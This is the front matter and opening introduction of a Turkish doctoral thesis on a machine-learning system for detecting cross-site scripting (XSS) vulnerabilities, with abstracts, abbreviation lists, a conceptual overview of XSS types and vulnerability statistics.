T.C.
İSTANBUL ÜNİVERSİTESİ
FEN BİLİMLERİ ENSTİTÜSÜ

DOKTORA TEZİ

WEB TABANLI UYGULAMALARDA SİTELER ARASI BETİK ÇALIŞTIRMA (XSS) ZAFİYETİNİN DENETLENMESİ İÇİN ÖĞRENEN BİR SİSTEM GELİŞTİRİLMESİ

Halil Özgür BAKTIR

Enformatik Anabilim Dalı

Enformatik Programı

DANIŞMAN
Prof. Dr. Sevinç GÜLSEÇEN

Eylül, 2022

İSTANBUL

Bu çalışma, 12.09.2022 tarihinde aşağıdaki jüri tarafından Enformatik Anabilim Dalı Enformatik Programında Doktora Tezi olarak kabul edilmiştir.

Tez Jürisi

Prof. Dr. Sevinç GÜLSEÇEN (Danışman)
İstanbul Üniversitesi
Enformatik Anabilim Dalı

Doç. Dr. Zümrüt ECEVİT SATI
İstanbul Üniversitesi
Siyasal Bilgiler Fakültesi

Prof. Dr. Özgür ÖZLÜK
MEF Üniversitesi
Mühendislik Fakültesi

Prof. Dr. K. Hüseyin KOÇ
İstanbul Üniversitesi Cerrahpaşa
Orman Fakültesi

Doç Dr. Çiğdem SELÇUKCAN EROL
İstanbul Üniversitesi
Enformatik Anabilim Dalı

- **İntihal Programı Beyanı**

20.04.2016 tarihli resmi gazetede yayımlanan Lisansüstü Eğitim ve Öğretim Yönetmeliğinin 9/2 ve 22/2 maddeleri gereğince; Bu Lisansüstü teze, İstanbul Üniversitesi'nin abonesi olduğu intihal yazılım programı kullanılarak Fen Bilimleri Enstitüsü'nün belirlemiş olduğu ölçütlere uygun rapor alınmıştır.

ÖNSÖZ

Öncelikle Enformatik Bölümündeki eğitimim ve tez çalışmam boyunca hiçbir zaman desteğini esirgemeyen saygıdeğer danışmanım Prof. Dr. Sevinç GÜLSEÇEN'e en içten teşekkürlerimi sunarım. Tez çalışmam süresince motivasyonumu koruma ve sürekli üretken olma konusunda bana muazzam katkıları oldu. Kendisinden çok şey öğrendim ve ilham aldım, danışmanım olduğu için şanslı olduğumu düşünüyorum.

Olağanüstü yardımları ve rehberlikleri için çok değerli hocalarım Doç. Dr. Zümrüt ECEVİT SATI ve Prof. Dr. Özgür ÖZLÜK'e saygı ve şükranlarımı sunar, çok teşekkür ederim.

Ayrıca, başından beri hep yanımda olan, desteklerini ve hoşgörülerini hiçbir zaman esirgemeyen tüm aileme de sonsuz teşekkürlerimi sunarım.

Eylül, 2022 Halil Özgür BAKTIR

İÇİNDEKİLER

Sayfa No

ŞEKİL LİSTESİ

Sayfa No

TABLO LİSTESİ

Sayfa No

SİMGE VE KISALTMA LİSTESİ

Simgeler	Açıklama
$\boldsymbol{x}$	: girdi
$\boldsymbol{y}$	: çıktı, etiket
$\boldsymbol{d}$	: girdi boyutu
d_{o}	: çıktı boyutu
$\boldsymbol{n}$	: örnek sayısı
$\mathscr{X}$	: örnek etki alanı (bir küme)
$\mathscr{Y}$	: etiket etki alanı (bir küme)
$\mathscr{Z}$	: $\mathscr{X} \times \mathscr{Y}$ model etki alanı
$\mathscr{H}$	: hipotez uzayı (bir küme)
θ	: bir parametre kümesi
f_θ	: hipotez fonksiyonu
f, f^*	: hedef fonksiyonu
ℓ	: kayıp fonksiyonu
$\mathscr{D}$	: $\mathscr{Z}$'nin dağılımı
σ	: aktivasyon fonksiyonu
w_j	: girdi ağırlığı
a_j	: çıktı ağırlığı
b_j	: yanlı terim
f_θ	: sinir ağı
$\boldsymbol{B}$	: bir grup kümesi
$\boldsymbol{b}$	: grup büyüklüğü
η	: öğrenme oranı
$\boldsymbol{k}$	: ayrık frekans
ξ	: sürekli frekans
$*$	: konvolüsyon işlemi

Kısaltmalar **Açıklama**

AEGIS : Appropriate and Effective Guidance in Information Security
AGM : Attack Graphs Mediator
AI : Artificial Intelligence
ANN : Artificial Neural Networks
ANSI : American National Standards Institute
API : Application Programming Interface
APNIC : Asia Pacific Network Information Centre
ARIN : American Registry for Internet Numbers
ASCII : American Standard Code for Information Interchange
ASP : Active Server Page
ASSEMBLE : Adaptive Supervised Ensemble
AST : Abstract Syntax Tree
AfriNIC : African Network Information Centre
BEEP : Browser Enforced Embedded Policies
BGG : Behavior Graph Generator
BGP : Behavior Graph Pruning
BGYS : Bilgi Güvenliği Yönetim Sistemi
BIXSAN : Browser Independent XSS Sanitizer
BTK : Bilgi Teknolojileri ve İletişim Kurumu
CCA : Canonical Correlation Analysis
CDN : Content Delivery Network
CERT : Computer Emergency Response Team
CERT-Bund : Computer Emergency Response Team für Bundesbehörden
CERT-FR : Centre gouvernemental de veille, d'alerte et de réponse aux attaques informatiques
CFG : Control Flow Graphs
CFS : Correlation Feature Selection)
CISA : Cybersecurity & Infrastructure Security Agency
CLASP : Comprehensive, Lightweight Application Security Process
CLF : Common Log File
CORS : Cross Origin Resource Sharing
CR : Carriage Return
CSP : Content Security Policy

CSV : Comma Seperated Values
CSSE : Context Sensitive String Evaluation
CSS : Cascading Style Sheets
CV : Cross Validation
CVE : Common Vulnerabilities and Exposures
CWE : Common Weakness Enumeration
ÇSA : Çevrim içi Sosyal Ağlar
DAST : Dynamic Application Security Testing
DDoS : Distributed Denial of Service
DNS : Domain Name System
DOM : Document Object Model
DOM : Domain Object Model
DSI : Document Structure Integrity
DVM : Destek Vektör Makineleri
DoS : Denial of Service
ECMA : European Computer Manufacturers Association
EM : Expectation Maximization
ETSI : European Telecommunications Standard Institute
FN : False Negatif
FP : False Positive
G/Ç : "Girdi/Çıktı" veya "Giriş/Çıkış"
GDM : Genelleştirilmiş Doğrusal Modeller
GLM : Generalized Linear Models
GIF : Graphics Interchange Format
HMM : Hidden Markov Model
HTML : HyperText Markup Language
HTTP : HyperText Transfer Protocol
IAB : Internet Architecture Board
IANA : Internet Assigned Numbers Authority
ICANN : Internet Corporation for Assigned Names and Numbers
ICA : Independent Component Analysis
IDM : Internet Download Manager
IDS : Intrusion Detection System
IESG : Internet Engineering Steering Group
IETF : Internet Engineering Task Force
IE : Internet Explorer
IG : Information Gain

IGF : Internet Governance Forum

IOS : "Internet Operating System" veya "iPhone Operating System"

IPS : Intrusion Prevention System

IP : Internet Protocol

IRTF : Internet Research Task Force

ISO/IEC/JTC1 : International Organization for Standardization / International Electrotechnical Commission / Joint Technical Committee 1

ISOC : Internet Society

ITU : International Telecommunication Union

JSON : JavaScript Object Notation

JSP : Java Server Page

JS : JavaScript

KDH : Kendini Düzenleyen Haritalar

LACNIC : Latin America and Caribbean Internet Addresses Registry

LDAP : Lightweight Directory Access Protocol

LDA : Latent Dirichlet Allocation

LDA : Linear Discriminant Analysis

LF : Line Feed

MAC : Message Authentication Codes

MCC : Matthews Correlation Coefficient

MCMC : Markov Chain Monte Carlo

MDS : Multidimensional Scaling

MIME : Multipurpose Internet Mail Extensions

NB : Naive Bayes

NP : Nondeterministic Polynomial time

NRO : Number Resource Organization

NoSQL : Non-relational SQL

OAuth : Open Authorization

OSN : Online Social Networks

OWASP : Open Web Application Security Project

PCA : Principal Components Analysis

PDF : Portable Document Format

PHP : "PHP: Hypertext Preprocessor" veya "Personal Home Page"

PIN : Personal Identification Number

PLI : Parser Level Isolation

RAM : Random Access Memory

RFC : Request For Comments

RIPE NCC : Réseaux IP Européens Network Coordination Centre
RIR : Regional Internet Registries
S3 : Simple Storage Service
SANS : SysAdmin, Audit, Network, Security
SAST : Static Application Security Testing
SDLC : Software Development Life Cycle
SDL : Security Development Lifecycle
SMB : Server Message Block
SMM : Saklı Markov Modeli
SOM : Self-Organizing Maps
SOP : Same Origin Policy
SPDL : Security Policy Description Language
SQL : Structured Query Language
SRI : Sanitization Routine Injector
SSDM : Secure Software Development Model
SSI : Server Side Include
STI : Scientific and Technical Information
STK : Sivil Toplum Kuruluşları
SWAP : Secure Web Application Proxy
SaaS : Software as a Service
SeBIS : Security Behavior Intentions Scale
SVM : Support Vector Machines
TAB : TABular
TBA : Temel Bileşen Analizi
TCP/IP : Transfer Control Protocol/Internet Protocol
TF : Terim Frekansı
TN : True Negative
TOR : The Onion Router
TP : True Positive
UI : User Interface
UML : Unified Modelling Language
URI : Uniform Resource Identifier
URL : Uniform Resource Locator
USB : Universal Serial Bus
USOM : Ulusal Siber Olaylara Müdahale Merkezi
UTF : Unicode Transformation Format
UXSS : Universal XSS

VCS : Virtual Cloud Server
VPN : Virtual Private Network
W3C : World Wide Web Consortium
WAF : Web Application Firewall
WASC : Web Application Security Consortium
WASM : WebAssembly
WATT : Web Application Testing Tool
WebSSARI : Web application Security by Static Analysis and Runtime Inspection
XML : eXtensible Markup Language
XSLT : eXtensible Stylesheet Language Transformations
XSS : Cross Site Scripting
XXE : XML External Entity
YSA : Yapay Sinir Ağları
YZ : Yapay Zeka

ÖZET

DOKTORA TEZİ

WEB TABANLI UYGULAMALARDA SİTELER ARASI BETİK ÇALIŞTIRMA (XSS) ZAFİYETİNİN DENETLENMESİ İÇİN ÖĞRENEN BİR SİSTEM GELİŞTİRİLMESİ

Halil Özgür BAKTIR

İstanbul Üniversitesi

Fen Bilimleri Enstitüsü

Enformatik Anabilim Dalı

Danışman: Prof. Dr. Sevinç GÜLSEÇEN

XSS saldırısı, en eski Web uygulaması saldırılarından birisi olmasına rağmen, web uygulama geliştirme sürecinde gereken güvenlik önlemlerinin alınmaması nedeniyle, XSS açıkları halen popüler uygulamalar da dahil birçok uygulamada zafiyet oluşturmakta ve XSS sürekli, "OWASP İlk On Web Uygulaması Güvenlik Riski" sıralamasında yerini almaktadır.

Literatürde 2002'den 2019'a kadar XSS hakkında yapılmış çalışmalar incelendiğinde, araştırmaların yalnızca istemci veya sunucu taraflı XSS çözümlerine odaklandığı görülmektedir (Nagarjun ve Shakeel, 2020). Son yıllarda XSS saldırılarını önlemek için makine öğrenmesi tekniklerini benimseyen araştırmaların sayısı artmış ve bu tekniklerin bilinmeyen saldırıları tespit etmede daha etkili olduğu görülmüştür.

Çalışmanın ilk bölümü, XSS ile ilgili genel bilgileri içerecek şekilde giriş mahiyetindedir. İkinci bölümde Web, XSS, bilgi güvenliği ve makine öğrenmesi hakkındaki genel literatür ile ilişkili teknik bilgiler verilmiştir. Çalışmanın üçüncü bölümünde ise makine öğrenmesi teknikleri ve belirlenen özellik setleri ile örnek veri setleri üzerinde makine öğrenmesi algoritmaları uygulayan öğrenen bir sistem geliştirilmiş ve sonuçları tartışılmıştır.

Eylül 2022, 269 sayfa.

Anahtar kelimeler: XSS, Siteler Arası Betik Çalıştırma Saldırısı, Web Uygulama Güvenliği

SUMMARY

Ph.D. THESIS

DEVELOPING A LEARNING SYSTEM FOR CROSS-SITE SCRIPTING (XSS) VULNERABILITY IN WEB-BASED APPLICATIONS

Halil Özgür BAKTIR

İstanbul University

Institute of Graduate Studies in Sciences

Department of Informatics

Supervisor: Prof. Dr. Sevinç GÜLSEÇEN

Although XSS attack is one of the oldest attack type to Web applications, XSS still cause vulnerabilities in many applications, including popular applications and services, due to the lack of necessary security measures in the web application development process, and XSS is constantly in the "OWASP Top Ten Web Application Security Risk" ranking.

When the studies in the literature, from 2002 to 2019 on XSS are examined, it is seen that the researches are focused only on client-side or server-side XSS solutions (Nagarjun ve Shakeel, 2020). In recent years, the number of studies adopting machine learning techniques to prevent XSS attacks has increased and these techniques have been found to be more effective in detecting unknown attacks.

The first part of this study is an introduction to include general information about XSS. Then a brief technical information is given on Web, XSS and security-related issues. Other section includes the literature on machine learning. In the last part of this study, a learning system that applies machine learning algorithms on sample data sets with machine learning techniques and determined feature sets is developed and its results are discussed.

September 2022, 269 pages.

Keywords: XSS, Cross-site scripting, Web Application Security

1. GİRİŞ

Gelişmekte olan teknolojiler ve gündelik yaşamımızda edindiğimiz tecrübeler, bizlere yeni dünya ve geleceğin verinin ve bilginin gücü etrafında şekilleneceğini göstermektedir. Bilginin gücü ile otomatik kararlar alan ve uygulayan sistemler, endüstriyi derinden etkilemektedir. Bu süreçte veriyi anlamlı bilgi haline getirmek kadar, veriyi koruma çabası da değer kazanmaktadır. Bilginin güvenliği, şeffaflığı ve mahremiyeti her geçen gün önemini daha da artırmaktadır. Günümüzde bilginin en fazla üretildiği, işlendiği ve iletildiği ortam hiç kuşkusuz siber dünyadır. Bu nedenle siber dünyadaki bilgilerin güvenliği, sadece kişi veya kurumlar nezdinde değil devletler nezdinde bile hayati bir öneme sahiptir.

Siber dünyanın önemli bir oranını oluşturan web, günlük hayatta bireysel yaşamımızın yanı sıra bir bütün olarak toplumsal faaliyetlerin de önemli bir parçası haline gelmiş durumdadır. Teknolojideki hızlı ilerlemelerle birlikte, en karmaşık uygulamalar bile web üzerinden erişime sunularak daha geniş kitlelere ulaşabilmekte ve daha kolay kullanılabilmektedir. Ancak, sağlanan hizmetlerin çoğalması ve çeşitlenmesi ile birlikte, çok önemli sorular ortaya çıkmaktadır. “Web ne kadar güvenli?”, “Web üzerindeki bir kaynağa eriştiğimizde ne kadar güvende oluruz?” gibi sorular bizi siber dünyanın bir parçası olarak siber güvenliğe ve sonuç olarak tek bir kati odak noktası olan “Web üzerindeki tüm etkileşim seviyelerinde güvenlik” ihtiyacına götürmektedir.


Güvenlik, siber dünyadaki diğer unsurlar gibi web uygulamalarında da önemli bir rol oynamaktadır. İlgili web sunucuları ile bağlı uygulamalar, kullanıcılara çok çeşitli ve faydalı hizmetler sunar. Ancak, siber ekosistemde çok sayıda kullanıcı için tam anlamıyla kişisel iletişim ve bilgi merkezi olan bu web uygulamaları ve bağlı sunucularında potansiyel güvenlik açıklarını arayan ve bunlardan yararlanan belirli bir ileri düzey kullanıcı alt popülasyonu vardır. Tipik olarak, zarar verici bir saldırı başlatmanın ilk adımı, bir uygulamadaki veya uygulamanın barındırıldığı sunucudaki güvenlik kusurlarını keşfetmek ve daha sonra hassas bilgileri ele geçirmek için bu kusurlardan yararlanmaktır.

Siteler Arası Betik Çalıştırma saldırıları (XSS - Cross Site Scripting) adı verilen özel bir uygulama katmanı saldırısı, son yirmi yılda korkutucu bir hale gelmiş durumdadır.

Geleneksel olarak, bu saldırılar kişisel bilgileri çalmak için kullanılmış ve saldırganın, kurbanın kimliğine bürünmesine olanak sağlamıştır. Bununla birlikte, son zamanlarda teknolojinin evrimi ile bu saldırılar, diğer cezalandırma saldırılarını tasarlamak ve başlatmak için sosyal mühendislik teknikleriyle birlikte kullanılmaktadır. Siteler arası betik çalıştırma saldırısı, en basit biçimde saldırganın güvenlik açığı bulunan bir Web uygulamasına kötücül kod enjekte ettiği ve kötücül kodun masum bir kullanıcının tarayıcısında başarılı bir şekilde yürütülmesine yol açan istemci taraflı bir uygulama katmanı kod enjeksiyon saldırısı olarak tanımlanabilir (Nithya, Pandian ve Malarvizhi, 2015). Bir Web uygulamasının, kullanıcı tarafından yapılan girişleri doğrulama eksikliği varsa ve kullanıcılar tarafından yapılan girişleri uygun şekilde temizlemek/nötr hale getirmek için gereken önlemler alınmamışsa, bir XSS güvenlik açığı olduğu söylenir. XSS açıkları, 1990'lı yılların başlarında keşfedilmiş ve 2000'li yılların başlarında kamuoyuna duyurulmuş olmasına rağmen hala bir tehdit olarak güncelliğini korumaktadır. Bu türdeki saldırıların ciddiyeti yıllar içinde önemli ölçüde artmıştır. XSS saldırıları, artık kişisel hassas bilgileri saldırganın sunucularına aktarmanın yanı sıra Web içeriğini değiştirmek, kötü amaçlı yazılım yaymak, DDoS saldırıları başlatmak ve kullanıcı oturumlarını ele geçirmek gibi birçok amaç için kullanılabilir (Wijayarathna ve Arachchilage, 2018).

Bir XSS saldırısında, güvenlik açığı bulunan bir Web uygulamasının güvenilir içeriğine kötü amaçlı içerik (kötücül kodlar) eklenir. Kurban, Web uygulamasına bağlanarak içeriğe erişirken/programı yürütürken, uygulamanın meşruiyet kurallarının bir parçası olarak maskelenen kötü amaçlı içeriklere hizmet etmektedir. Kurbanın tarayıcısı, kötü niyetli ve meşru içeriği ayırt edemediği için istemeden kötü amaçlı kodları da çalıştırır. **Şekil 1.1**, bir XSS saldırısının başarıyla başlatılması için gereken adımları göstermektedir.

Saldırgan, kurbanı doğrudan hedeflemez, ancak zararlı kodu kurbanın tarayıcısına iletmek için güvenlik açığı bulunan Web uygulamasındaki kusurları kullanır. XSS saldırısında, "Zafiyet barındıran Web uygulaması", "Saldırgan" ve "Kurban" olmak üzere üç ana aktör vardır. Kötü amaçlı kodun Web uygulamasına enjekte edilme biçimine bağlı olarak, XSS saldırıları, Kalıcı/Depolanmış (Persistent/Stored), Kalıcı olmayan/Yansıtılmış (Non-Persistent/Reflected) ve DOM (Document Object Model) tabanlı gibi sınıflandırılmaktadır. Pratik olarak, kötü niyetli kodun kurbanın tarayıcısına teslim edilme ve yürütülme şekli farklılık arz ettiğinden, bu şekilde farklı başlıklarda sınıflandırılmaktadır. Yansıtılmış XSS saldırıları, en yaygın XSS türüdür, ancak potansiyel




Şekil 1.1: Bir XSS Saldırısının Adımları


olarak daha tehlikeli olan Depolanmış XSS saldırılarıdır. Yansıtılmış ve Depolanmış XSS saldırıları, DOM tabanlı XSS saldırılarından farklıdır. Çünkü, DOM tabanlı XSS saldırıları kullanıcı tarayıcısının komut yorumlayıcısındaki kusurlardan kaynaklanmaktadır. Buna karşılık, Yansıtılmış ve Depolanmış XSS saldırıları, Web uygulamasındaki güvenlik açıklarının bir sonucudur. DOM tabanlı XSS saldırılarının diğerlerine nazaran nispeten daha nadir olduğu söylenebilir. İlerleyen bölümlerde XSS türleri ile ilgili daha detaylı bilgi verilmiştir.

Modern İnternet çağı, topluma gittikçe daha fazla ve farklı hizmetler sunmayı vaat ettiğinden, hassas bilgilerin güvenliğine, gizliliğine ve korunmasına ilişkin riskler gittikçe daha da artmaktadır. Web uygulamalarında, henüz geliştiricisinin bilgisi olmayan birçok güvenlik açığı gizlenir. Kötü niyetli kişiler, Web uygulamalarındaki bu güvenlik açıklarını araştırır, ortaya çıkarır ve bunlardan yararlanır. Bu durum, uygulamaların son kullanıcıları açısından ciddi tehditler oluşturur. Sonuç olarak, zafiyete açık uygulamaların kullanıcıları saldırganlar için bir av konumuna düşmektedir.

Şekil 1.2, 1999'dan 11 Ekim 2019'a kadar farklı güvenlik açığı türlerinin toplam sayısının grafiksel bir tasvirini vermektedir. Grafikten görülebileceği gibi, Kod Çalıştırma güvenlik açığı en yüksek sayıya sahiptir. Siteler arası betik çalıştırma güvenlik açığı, belirtilen süre boyunca toplam 15.287 adet ile dördüncü sırada olup, bu da bildirilen tüm güvenlik açıklarının yaklaşık %12,5'ini oluşturmaktadır. XSS istatistiklerine ilişkin daha fazla bilgi edinmek için, XSS açıklarının sayısının yıllar içinde nasıl değiştiğini gösteren **Şekil 1.3** incelenebilir (CVE Details, 2019).




Şekil 1.2: Tipe göre Zafiyet Sayıları (CVE Details, 2019)



Şekil 1.3: Yıllara göre XSS Zafiyet Sayısı (CVE Details, 2019)


Şekil 1.4, 2019 yılı için WhiteHat Security Inc. tarafından hazırlanan Uygulama Güvenliği İstatistikleri Raporu Cilt 14'te yer alan güvenlik açığı sınıflarının yüzdelik dağılımını göstermektedir. WhiteHat Security tarafından bu rapor 2006'dan beri yayınlamakta olup çalışma, bulut tabanlı bir uygulama güvenliği platformu olan WhiteHat Sentinel'de sürekli güncellenen güvenlik testi bilgilerinden toplanan istatistiksel verileri ve analizleri içermektedir. 2019 raporundaki veriler, yaklaşık 17 Milyon uygulama ve trilyonlarca kod satırının güvenlik tarama analiz sonuçlarından elde edilmiştir. Güvenlik açığı sınıfları, Web Uygulama Güvenliği Konsorsiyumunun tehdit sınıflandırmasına dayanmaktadır (WASC, 2010).

Hem DAST hem de SAST veri kümelerinde, Siteler Arası Betik Çalıştırma (XSS) en yaygın



Şekil 1.4: Sınıfa Göre Güvenlik Açığı Yaygınlığı - DAST (WhiteHat Security Inc., 2019)

